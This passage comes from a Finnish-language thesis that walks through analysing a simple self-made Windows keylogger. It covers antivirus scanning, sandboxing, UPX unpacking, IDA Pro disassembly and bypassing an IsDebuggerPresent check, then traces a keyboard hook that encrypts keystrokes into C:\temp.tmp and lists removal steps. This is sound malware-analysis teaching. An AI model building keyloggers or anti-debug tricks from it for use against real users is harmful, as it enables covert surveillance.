- Voidaanko teoria tai tekniikka testata ja onko näin tehty?
- Onko tekniikka vertaisarvioitu ja julkaistu?

- Onko tekniikalla mahdollisesti korkea virheprosentti?
- Onko tekniikalla tai teorialla yleinen hyväksyntä tiedeyhteisössä?

Kyberrikollisuuden selvittämisessä ja tuomitsemisessa haittaohjelmien analysointi on vielä melko lailla alussa. MARE-tekniikka pyrkii parantamaan tilannetta tarjoamalla systemaattisen tavan toteuttaa haittaohjelman analyysi, ja näin ollen voidaan varmistua asiantuntijan lausunnon oikeuskelpoisuudesta [21]. Tulee kuitenkin muistaa, että haittaohjelmien tekijöitä ja levittäjiä on ainakin vielä erittäin hankalaa saada vastuuseen, sillä suurin osa toimii VPN:n (virtual private network) takaa, jolloin jäljittäminen on melkein mahdotonta.

8 Haittaohjelman analysointi käytännössä

Tässä kappaleessa analysoidaan Windows-käyttöjärjestelmälle tehty yksinkertainen haittaohjelma application.exe, jonka koodi on liitteessä A tutkielman lopussa. Analyysissa käytettävät työkalut ovat tekstissä aiemmin mainitut IDA Pro ja Process Monitor. Näiden lisäksi käytetään internetissä olevia palveluita Virustotal ja Malwr.

Lähtötietoina oletetaan, että tarkasteltava haittaohjelma application.exe on paikallistettu, ja sen binääritiedosto on saatavilla tarkastelua varten. Haittaohjelman rakenteesta ei oleteta olevan mitään ennakkotietoja, vaan kaikki MARE:n vaiheet käydään systemaattisesti läpi, ja lopussa tehdään johtopäätökset. Analyysissa viitataan liitteessä A esiteltyyn haittaohjelman lähdekoodin, mikä ei tietenkään olisi mahdollista oikeassa analyysissa, koska lähdekoodi ei ole juuri koskaan saatavilla. Lähdekoodiin viitataan, jotta lukija saisi paremman käsityksen siitä, missä kohtaa koodia ollaan. Lähdekoodi antaa myös varmistuksen analyysin oikeellisudeesta.

8.1 Haittaohjelman tunnistaminen

Ensimmäiseksi on järkevää ajaa haittaohjelma eri virusskannerien läpi. Monen virustorjuntaohjelman asentaminen paikalliselle koneelle ei ole järkevää eikä vaivan arvoista, joten internetpalvelun käyttäminen on hyvä vaihtoehto. Aiemmin mainittu virustotal tutkii sinne ladatun ohjelman monella eri virustorjuntaohjelmalla, ja antaa käyttäjälle raportin.

Kun haittaohjelma application.exe ladattiin Virustotaliin, saatiin tulos 5/57, jonka mukaan alle kymmenen prosenttia virustorjuntaohjelmista tunnisti ohjelman haitalliseksi. Taulukossa 1 on esitelty virustorjuntaohjelmien antamat positiiviset tunnistukset.

Virustorjuntaohjelma	Tulos
Bkav	HW32.Packed.288D
Qihoo-360	HEUR/QVM11.1.0000.Malware.Gen
TrendMicro	PAK_Generic.005
TrendMicro-HouseCall	PAK_Generic.005
TheHacker	Possible_Worm32

Taulukko 1: Virustorjuntaohjelmien antamat tulokset

Virustorjuntaohjelmien antamien tulosten perusteella on vielä vaikea arvioida haittaohjelman tyyppiä. Tässä kohtaa on kuitenkin syytä ottaa ylös Virustotalin antama md5-tarkiste (0ff2ca1a7cabf2eaac189d3c5b31f5db), koska tätä saatetaan tarvita jatkossa. Virustotal ilmoittaa, jos se havaitsee, että joku on jo aiemmin analysoinut saman haittaohjelman. Tässä tapauksessa kyseessä on täysin uusi haittaohjelma, joten internetistä tuskin löytyy tietoa sen toiminnasta. Koska haittaohjelma on uusi, eikä sitä ole tunnistettu aiemmin, niin virustorjuntaohjelmat luottavat pitkälti heuristikkaan, ja siksi vain muutama virustorjuntaohjelma pystyi havaitsemaan mitään.

8.2 Eristäminen ja purkaminen

Eristämis -ja purkamisvaiheessa ohjelma pakataan salasanasuojattuun pakettiin ja siirretään Windows 7-käyttöjärjestelmää pyörittävälle virtuaalikoneelle. Käyttöjärjestelmän päivitykset ovat ajantasalla analyysin tekohetkellä. Virtuaalikoneen ohjelmistona käytetään VirtualBoxin versiota 5.0.20, ja se on täysin eristetty sitä pyörittävästä fyysisestä koneesta, eli toiminnot kuten jaetut kansiot on otettu pois käytöstä. Virtuaalikone on yhdistetty internettiin, mutta se ei ole samassa verkossa sitä ylläpitävän fyysisen tietokoneen kanssa, joten haittaohjelmat eivät voi levittäytyä tätä kautta.

8.3 Käyttäytymisen analysointi

Käyttäytymisen analysoinnin tavoitteena on pyrkiä ymmärtämään ohjelman toimintaa. Vaihe aloitetaan ajamalla ohjelma internetissä toimivan ilmaisen Malwr nimisen työkalun läpi. Malwr suorittaa ohjelmalle staattisen ja dynaamisen analyysin.

Analyysi onnistui ainakin osittain, ja Malwr kertoo kolme tärkeää havaintoa tutkittavasta ohjelmasta:

- Yksi tai useampi virustorjuntaohjelma tunnistaa ohjelman haitalliseksi
- Binääritiedosto sisältää todennäköisesti kryptattua tietoa
- Binääritiedosto on pakattu käyttäen UPX-pakkausohjelmaa [8]

Malwr ajoi ohjelman PEview-pakkauksentunnistusohjelman läpi, joten tätä vaiheitta ei tarvitse tehdä paikallisesti. Tieto haittaohjelman pakkauksesta on erityisen tärkeä, sillä jos ohjelma on pakattu, niin sen koodin analysointi on erittäin hankalaa. Nyt kun pakkausohjelman nimi on tiedossa, pakkauksen poistaminen on jatkossa helpompaa.

Malwr antaa seuraavan virheilmoituksen:

Error: Analysis failed: The package "modules.packages.exe" start function raised an error: Unable to execute the initial process, analysis aborted.


Virheilmoituksen mukaan Malwr ei saanut suoritettua analyysia loppuun, mutta siitä huolimatta tietoa saatiin hyvin. Internet-analyysin tietojen perusteella on kuitenkin vaikea päätellä, mitä haittaohjelma käytännössä tekee, joten on syytä ottaa käyttöön paikallisesti suoritettavat työkalut.

Seuraavaksi käynnistetään Process Monitor ja haittaohjelma, ja seurataan haittaohjelman tekemiä toimintoja. Ennen haittaohjelman suorittamista on syytä tallentaa virtuaalikoneen tila, eli luoda snapshot. Mikäli haittaohjelma sekoittaa virtuaalikoneen täydellisesti, niin palautus aiempaan tilaan onnistuu helposti. Process Monitor näyttää kaikkien ohjelmien tekemät toiminnot, joten on syytä luoda sellainen suodatin, että näkyvissä ovat vain tarkasteltavan ohjelman kutsumat funktiot. Suodattimen luonti onnistuu helposti, sillä prosessin nimi on tiedossa. Kuvassa 2 näkyy määritelty suodatin, joka määrittää, että ainoastaan application.exe:n funktiokutsut näytetään. Kuvassa näkyvät muut suodattimet ovat Process Monitorin oletussuodattimia.

Kun suodatin on luotu, ohjelman tekemiä funktiokutsuja voidaan tutkia tarkemmin. Silmiin pistävät erityisesti tiedostojen muokkaamiseen käytettävät funktiot. Kuvasta 3 näkyy, että ohjelma kirjoittaa C-aseman juuressa sijaitsevaan tiedostoon nimeltä *temp.tmp*. WriteFile-functiota kutsutaan todella usein, jopa muutaman sekunnin välein.

Verkossa suoritettu analyysi ei kertonut mitään ohjelman verkkotoiminnoista, joten voidaan olettaa, että ohjelma ei lähetä mitään verkon yli.

On tiedossa, että ohjelma kirjoittaa jotakin C-asemalla olevalle tiedostolle, mutta vieläkään ei ole täysin selvää, mitä ohjelma tarkalleen tekee. Nyt lähtökohtana on selvittää, mitä ohjelma kirjoittaa tiedostoon. Edellä saadut



Kuva 2: Suodattimen luonti Process Monitorissa

tiedot auttavat jo merkittävästi seuraavassa vaiheessa, sillä koodin analysointi on sujuvampaa, kun on tiedossa mitä halutaan selvittää.

8.4 Staattinen koodin analysointi

Käyttäytymisen analysointi -vaiheessa tehty Malwr internet-analyysi kertoi, että tutkittava haittaohjelma on pakattu käyttäen UPX-pakkausohjelmaa. Ensimmäinen tehtävä on poistaa salaus, ja koska UPX on suosittu pakkausohjelma, niin salauksen poiston tulisi onnistua helposti. Pienellä hakemisella selviää, että itse UPX-ohjelma pystyy myös purkamaan sillä pakatun ohjelman.


Ladataan UPX sen omilta sivuilta, ja suoritetaan komento seuraavasti:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\User>upx -d -q application.exe
```

Huom: UPX:n binääritiedoston tulee olla samassa kansiossa purettavan ohjelman kanssa, kun komentoa suoritetaan.

Kun tutkittavan ohjelman binääritiedosto on saatu purettua, se voidaan avata jollakin analysointityökalulla. Tässä esimerkissä käytetään suosittua IDA Pro-työkalua, mutta monesta muustakin ohjelmasta löytyvät samat perusominaisuudet.


Ensimmäinen tehtävä on löytää ohjelman main-funktio. Analysointiohjelman näyttämä aloituspiste (entry point) ei välttämättä ole sama kuin alkuperäisen ohjelman koodissa.



Kuva 3: Kuvakaappaus Process Monitorista

Kuva 4 näyttää tutkittavan ohjelman aloituspisteen. Nopealla internethaulla voidaan selvittää, että kuvassa olevat funktiot ovat osa Microsoftin Visual C++:lla tehtyjen ohjelmien alustusta. Kyseessä on siis kääntäjän generoimaa koodia, jota ohjelmoija ei ole luonut itse. SEH_prolog4-funktio esimerkiksi liittyy Windowsin ja Visual C++:n tukemaan Structured Exception Handling (SEH) järjestelmään [7]. Saatujen tietojen perusteella on pääteltävissä, että IDA Pro:n antama aloituspiste ei ole ohjelman aito main-funktio. Oikean main-funktion löytäminen ei ole yleisesti hankalaa, ja siihen löytyy monta erilaista tapaa. Eräs tapa on listata kaikki alustuksessa suoritettavat funktiokutsut ja tutkia ne, jotka vaikuttavat oikeilta.

Taulukko 2 sisältää kaikki alustuksessa kutsuttavat funktiot, ja niistä kaikkien muiden paitsi kolmen voidaan todeta olevan joitakin järjestelmäfunktioita, joista ei olla kiinnostuneita tässä analyysissa. Tutkittavaksi jää siis kolme aliohjelmaa, joista yhtä kutsutaan muistissa olevan osoitteen perusteella. Osoite määräytyy ajon aikana, joten sitä ei voida tutkia staattisesti. Jäljelle jää lopuksi kaksi funktiota, jotka käydään läpi.




Kuva 4: Ohjelman aloituspiste

Funktiokutsut
call ___SEH_prolog4
call ds:___crtGetShowWindowMode
call _amsg_exit
call _initterm_e
call sub_403900
call dword_406670
call sub_401700
call ds:exit
call ds:_cexit
call ___SEH_epilog4

Taulukko 2: Ohjelman alustuksessa kutsuttavat funktiot

Funktioiden alut ovat esitelty liitteessä B, ja on nähtävissä, että sub_401700-funktion runko vaikuttaa tyypilliseltä haittaohjelmalle. Se sisältää funktion SetWindowsHookExW [6], jossa käyttöjärjestelmään luodaan hook, eli ohjelma saa aina palautetta, kun käyttöjärjestelmässä tapahtuu jokin tapahtuma (event), johon hook on asetettu. Esimerkiksi hook voidaan asettaa hiiren klikkaukseen, jolloin käyttöjärjestelmä tiedottaisi ohjelmalle aina, kun hiirtä klikataan. Ohjelma myös käyttää funktiota IsDebuggerPresent [4] tarkistamaan onko siihen kiinnitetty debuggeria, mikä tulee ottaa huomioon dynaamista analyysia tehtäessä. Funktio sub_401700 on siis ohjelman oikea main-funktio. Oikeellisuus voidaan varmistaa vertaamalla funktiota liitteessä A olevan haittaohjelman lähdekoodin main-funktioon.



Kuva 5: Ohjelman rakenne tähän saakka

Seuraava askel on löytää koodista kohta, jossa tiedostoon kirjoitetaan. Hyvä lähtökohta on tutkia SetWindowsHookExW-funktiolle annettua toista argumenttia lp, joka kertoo mitä funktiota kutsutaan, kun hookille määritetty tapahtuma tapahtuu [6]. Kuva 5 näyttää hook-funktion sijoittumisen suhteessa muuhun ohjelmaan. On myös syytä selvittää minkä tyyppisestä hookista on kyse. Funktion dokumentaatiosta selviää, että ensimmäinen argumentti idHook kertoo hookin tyypin [6]. Argumentit laitetaan kuitenkin pinoon päinvastaisessa järjestyksessä, eli konekielen koodissa idHook on viimeinen neljästä argumentista. IDA Pro tuntee funktion vaatimat argumentit, ja on jopa kommentoinut ne. Viimeisen argumentin arvo on tässä tapauksessa 0xD eli 13. Dokumentaatiosta selviää, että 13 vastaa arvoa WH_KEYBOARD_ALL, eli kaikki näppäimistön tapahtumat kutsuvat hookattua aliohjelmaa [6].

Liitteessä C esitellään ylempänä mainittu kiinnitetty funktio, jota kutsutaan aina, kun jotakin näppäintä painetaan. IDA Pro:n kommenttien mukaan kyseessä on switch-rakenne. Vertailun kohteena on wParam arvo, joka dokumentaation mukaan kertoo, minkä tyyppisestä tapahtumasta on kyse. Sitä ennen on kuitenkin if-lause, jossa tutkitaan onko nCode:n arvo nolla, ja positiivisessa tapauksessa jatketaan switch-lauseeseen, muuten hypätään funktion loppuun. If-lause on kommentoitu alla olevaan funktion alusta otettuun koodinpätkään.

```
push    ebp
mov     ebp, esp
cmp     [ebp+nCode], 0  ; if-lause
push    esi
mov     esi, [ebp+wParam]
jnz     short loc_4016D3  ; if-lauseen hyppy
```

Koko tarkasteltavan aliohjelman sisällä on vain kaksi aliohjelmaa, joista toinen on CallNextHookEx-funktio, joka dokumentaation mukaan antaa tiedon seuraavalla hookille [3]. Toiminnallisuuden on siis oltava toisen funktion sub_4013E0 sisällä. Aliohjelma sub_4013E0 on esitelty liitteessä D. Funktio on kuitenkin kooltaan niin suuri, että sitä on mahdotonta näyttää yksityiskohtaisesti yhdellä sivulla. Liite D:n tehtävä on lähinnä antaa käsitys funktion rakenteesta.

Tavoitteena on edelleen löytää kohta, jossa tiedostoon kirjoitus tapahtuu. Tutkittava aliohjelma sisältää myös kymmeniä muita aliohjelmia, joita se kutsuu, ja niiden kaikkien läpikäyminen yksi kerrallaan olisi erittäin työlästä. Eräs tapa on turvautua dynaamiseen analyysiin, ja laittaa jokaisen kutsuttavan funktion kohdalle pysäytyspiste, ja tarkistaa aina jokaisen funktion suorituksen jälkeen, onko tiedoston koko muuttunut. Tämä tekniikka on mahdollinen, koska tiedämme tiedoston sijainnin edellisestä vaiheesta.

8.5 Dynaaminen koodin analysointi


Ennen varsinaisen dynaamisen analysoinnin aloittamista, edellisessä vaiheessa havaittu IsDebuggerPresent-funktio tulee jotenkin ohittaa, sillä muuten ohjelma sulkeutuu heti, kun se avataan debuggerissa. Alla olevassa koodissa rivillä kaksi oleva koodinpätkä tarkistaa funktion paluuarvon, ja mikäli se on 1, niin se asettaa ZF-tilamuuttujan (status flag) arvoksi 0. Intelin dokumentaation mukaan test-konekäsky suorittaa sille annetuille argumenteille loogisen AND-operaation, mutta se ei ota tulosta talteen, vaan asettaa vain SF, ZF, ja PF-tilamuuttujien arvot. Kolmannella rivillä oleva jnz-konekäsky taas tarkistaa ZF-tilamuuttujan arvon, ja mikäli se on 0, niin tehdään hyppy määriteltyyn paikkaan [18].

```
call    ds:IsDebuggerPresent
test    eax, eax
jnz     short loc_401778
```

Yksinkertainen tapa ohittaa tarkistus on muuttaa ZF-tilamuuttujan arvo ykköseksi juuri ennen hypyn suoritusta. Tämän tavan haittapuolena on, että se joudutaan tekemään aina uudelleen, kun ohjelman debuggaus aloitetaan. Jos ohjelma jouduttaisiin esimerkiksi ajamaan uudelleen satoja kertoja, niin prosessista voisi tulla työläs, mutta tässä tapauksessa ohjelma joudutaan suorittamaan maksimissaan ehkä kymmenen kertaa, joten ratkaisu on hyvä.

Seuraava tehtävä on etsiä edellisessä vaiheessa löydetyn funktion sub_4013E0 sisältä aliohjelma, joka kirjoittaa tiedostoon, ja sen jälkeen selvittää, mitä tiedostoon tarkalleen kirjoitetaan. Sub_4013E0-funktio suoritetaan siis aina, kun käyttäjä painaa jotakin näppäintä näppäimistöltä.

Asetetaan pysäytyspisteet kaikkiin tarkasteltavan aliohjelman sisällä oleviin funktiokutsuihin. Lopuksi poistetaan ohjelman käyttämä tiedosto temp.tmp C-asemalta, ja käynnistetään debuggeri. Kun kaikki pysäytyspisteet on käyty systemaattisesti läpi, selviää että funktio sub_8F2D40 kirjoittaa tiedostoon.



Kuva 6: Tarkasteltavan koodinpätkän sijainti ohjelman kokonaiskuvassa

Tarkasteltava osa näyttää seuraavanlaiselta:

```
push    eax
mov     byte ptr [ecx], 0
call    sub_9F2580 ; ?
lea     ecx, [esp+150h+var_108] ; Dst
call    sub_9F1350 ; palauttaa arvon EAX:iin
mov     edx, eax        ; Src
mov     byte ptr [esp+138h+var_4], 3
lea     ecx, [esp+138h+var_124] ; Dst
call    sub_8F2D40      ; Kirjoitusfunktio
```

Aliohjelman sub_8F2D40 kutsusta voi nähdä, että funktio ottaa kaksi argumenttia, ja ensimmäinen argumentti on sisältö, joka kirjoitetaan tiedostoon. Usein argumentit laitetaan pinoon käskyllä push, mutta tässä tapauksessa

argumentit annetaan rekistereissä ja muistiosoitteessa. Argumentti src, eli kirjoitettava teksti, siirretään rekisteriin EDX rekisteristä EAX, ja rekisterin sisältöä on mahdotonta nähdä staattisesti, joten on tutkittava miten arvo päätyy rekisteriin. Toinen argumentti dst, eli kohde johon kirjoitetaan, annetaan rekisterissä ECX. Koska käytössä ovat juuri rekisterit EDX ja ECX, niin kyseessä on ___fastcall-tyyppinen funktiokutsu [5]. EAX-rekisteri on siitä erityinen, että useat funktiot laittavat paluuarvonsa sinne [2]. On siis hyvä tutkia, mitä tapahtuu ennen kirjoitusfunktion kutsua.

Kuvan 6 yhteydessä olevasta koodista näkee, että ennen kirjoitusfunktion kutsua suoritetaan muita aliohjelmia, ja pienellä kokeilemisella selviää, että aliohjelma sub_9F1350 palauttaa tuloksensa EAX-rekisteriin. Funktion sub_9F1350 tulos siis toimii argumenttina kirjoitusfunktiolle. Sub_9F1350-funktio ottaa oman argumenttinsa pinosta (stack), jonne EAX-rekisterin arvo laitetaan ennen kutsua. Seuraavaksi tulee selvittää mitä EAX-rekisteri sisältää sillä hetkellä, kun arvo laitetaan pinoon. Tutkittava funktio on osa aliohjelmaa, jota kutsutaan, kun jotakin näppäintä painetaan. Tämän perusteella on syytä epäillä, että argumenttina on painetun näppäimen koodi. Asetetaan pysäytyspiste funktion sub_9F1350 kohdalle, ja painetaan muutamia näppäimiä, ja tutkitaan miten se vaikuttaa EAX-rekisterin arvoon sillä hetkellä.

Painettu näppäin	EAX-rekisterin arvo
a	0x65
b	0x66
c	0x67
d	0x68

Taulukko 3: Painettu näppäin ja EAX-rekisterin arvo ennen sen asettamista pinoon

Taulukosta 3 näkee selvästi, että painettu näppäin vaikuttaa rekisterin arvoon. ASCII-taulukosta voi vielä varmistaa, että rekisterin arvo on suoraan painetun näppäimen koodi hexadesimaalina. Ylhäällä olevasta koodin pätkästä nähdään, että seuraavaksi suoritetaan funktiot sub_9F2580 ja sub_9F1350. Nämä funktiot todennäköisesti tekevät jotain EAX-rekisterissä olevalle näppäimen koodille ennen kuin tiedostoon kirjoitus tapahtuu. Funktiot ovat kuitenkin kooltaan niin suuria, että ei ole järkevää lähteä tutkimaan niitä yksityiskohtaisesti. Aliohjelman sub_9F2580 tarkoitusta on vaikea arvioida ilman syvempää tarkastelua, mutta funktio sub_9F1350 selvästi kryptaa näppäimistön koodin jollakin algoritmilla. Algoritmin tarkempi tutkiminen ei ole oleellista, koska tiedämme nyt miten haittaohjelma toimii, eikä tiedolla salausalgoritmin toiminnasta tehdä mitään.

Edellä käsitellyn funktion oleellisen osan toiminta kokonaisuudessaan näkyy

alla olevasta koodista. Näppäimen koodi otetaan rekisteristä EAX, kryptataan funktiolla sub_9F2580, ja lopuksi kirjoitetaan tiedostoon funktiolla sub_8F2d40. Analyysin oikeellisuudesta voi taas varmistua katsomalla liittessä A esiteltyä handleInput-funktiota. Kaikkea funktion toimintaa ei saatu selville analyysista, mutta se ei ole oleellista, koska ohjelman toiminta tunnetaan nyt pääpiirteittäin, ja pystytään sanomaan, minkä tyyppinen haittaohjelma on kyseessä.

```
push    eax                 ; painetun näppäimen koodi
mov     byte ptr [ecx], 0
call    sub_9F2580 ; ?
lea     ecx, [esp+150h+var_108] ; Dst
call    sub_9F1350 ; kryptausfunktio
mov     edx, eax            ; kryptausfunktion tulos siirretään
mov     byte ptr [esp+138h+var_4], 3
lea     ecx, [esp+138h+var_124] ; Dst
call    sub_8F2D40          ; Kirjoitusfunktio
```

8.6 Analyysin yhteenveto

On syytä tehdä yhteenveto edellä tehdystä analyysista, jotta käsitys analyysin etenemisestä selkiintyy.

Ohjelman analysointi alkoi tunnistamisvaiheella. Ensimmäiseksi ohjelma ajettiin Virustotal-internetpalvelun läpi. Raportin mukaan muutama virustorjuntaohjelma tunnisti tutkittavan ohjelman haitalliseksi, mutta tiedoista ei ollut merkittävää apua.


Analysointi jatkui lyhyehköllä eristämis -ja purkamisvaiheella, jossa ohjelma siirrettiin virtualisoidulle analysointitietokoneelle. Virtuaalikoneella oli asennettuna Windows 7-käyttöjärjestelmä uusimilla päivityksillä, ja se oli eristetty sitä pyörittäneestä fyysisestä tietokoneesta.

Kolmannessa vaiheessa eli käyttäytymisen analysoinnissa haittaohjelma ajettiin Malwr-internetpalvelun läpi. Malwr antoi raportin, josta selvisi, että haittaohjelma on pakattu käyttäen UPX-pakkausohjelmaa. Muita tietoja raportista ei juurikaan saatu selville, koska Malwr ei saanut tuntemattomasta syystä suoritettua analyysia loppuun. Ohjelma ei näyttänyt lähettävän tietoa verkon yli. Seuraavaksi ohjelman toimintoja tutkittiin paikallisesti käyttäen Process Monitor-ohjelmaa. Process Monitor näytti, että ohjelma kirjoittaa jotain C-asemalla sijaitsevaan temp.tmp tiedostoon. Saatu tieto osoittautui erittäin hyödylliseksi seuraavassa vaiheessa.

Ohjelman salauksen purku suoritettiin heti takaisinmallinnus -ja koodinanalysointivaiheen alussa. Salauksen poisto onnistui helposti, sillä Malwr:n

antamasta raportista tiedettiin, että kyseessä on UPX:llä tehty salaus, jonka pystyy purkamaan samalla internetistä saatavalla ohjelmalla, jolla salaus luotiin. Salauksen purkamisen jälkeen haittaohjelma avattiin IDA Pro-disassemblerilla.

Kuva 7 esittää analysoinnin perusteella saadun käsityksen haittaohjelman toiminnasta.



Kuva 7: Ohjelman suorituksen kulku

Staattisen analysoinnin alussa paikannettiin ohjelman oikea main-funktio. Kaikki ohjelman alustuksessa olevat funktiot käytiin läpi, ja lopulta löydettiin oikealta näyttävä aliohjelma. Tarkastelua jatkettiin käyttämällä hyväksi dynaamista analysointia. Main-funktiossa sijaitseva IsDebuggerPresent-funktio ohitettiin muuttamalla ZF-tilamuuttujan arvoa ajon aikana. Aliohjelman SetWindowsHookEx argumenteista ja Microsoftin dokumentaatiosta selvisi, että kyseessä on hook, joka suoritetaan aina, kun jotakin näppäintä painetaan. Ohjelman analysointia jatkettiin tutkimalla funktiota, joka annetaan

SetWindowsHookExW-funktiolle argumenttina. Hook-funktiosta selvisi, että se puolestaan kutsuu sub_4013E0-funktiota. Sub_4013E0-aliohjelma suorittaa monta aliohjelmaa, mutta kaksi niistä osoittautui analyysin kannalta erittäin oleellisiksi. Kuten kuvasta 7 näkyy, funktio sub_9F1350 kryptaa painetun näppäimen ASCII-koodin, ja sub_8F2D49-funktio kirjoittaa sen C-asemalla sijaitsevaan tiedostoon temp.tmp. Analyysin päätteeksi voi todeta, että kyseessä oli keylogger tyyppinen haittaohjelma.

8.7 Haittaohjelman poistaminen

Tutkittu haittaohjelma on rakenteeltaan ja toiminnaltaan melko yksinkertainen, joten sen poistaminen saastuneelta koneelta ei vaadi monimutkaista ratkaisua.

Ratkaisulta vaaditaan kolme asiaa:

- Haittaohjelman prosessin tappaminen
- Ohjelman luoman temp.tmp tiedoston poistaminen
- Ohjelman binääritiedoston poistaminen

Nämä tavoitteet voi saavuttaa helposti luomalla virustorjuntaohjelmille tunnisteet tai luomalla erillisen ohjelman, joka suorittaa tarvittavat toimenpiteet. Analyysista saatujen tietojen perusteella ohjelma ei asenna muita ohjelmia tai yritä monistaa itseään. Windowsin käynnistyksessä suoritettavat ohjelmat on myös hyvä käydä läpi aina, kun haittaohjelmia poistetaan. Haittaohjelmille on hyvin tyypillistä asettaa itsensä käynnistymään automaattisesti Windowsin aloituksessa, koska näin ne pystyvät toimimaan myös tietokoneen uudelleenkäynnistyksen jälkeen.

9 Yhteenveto

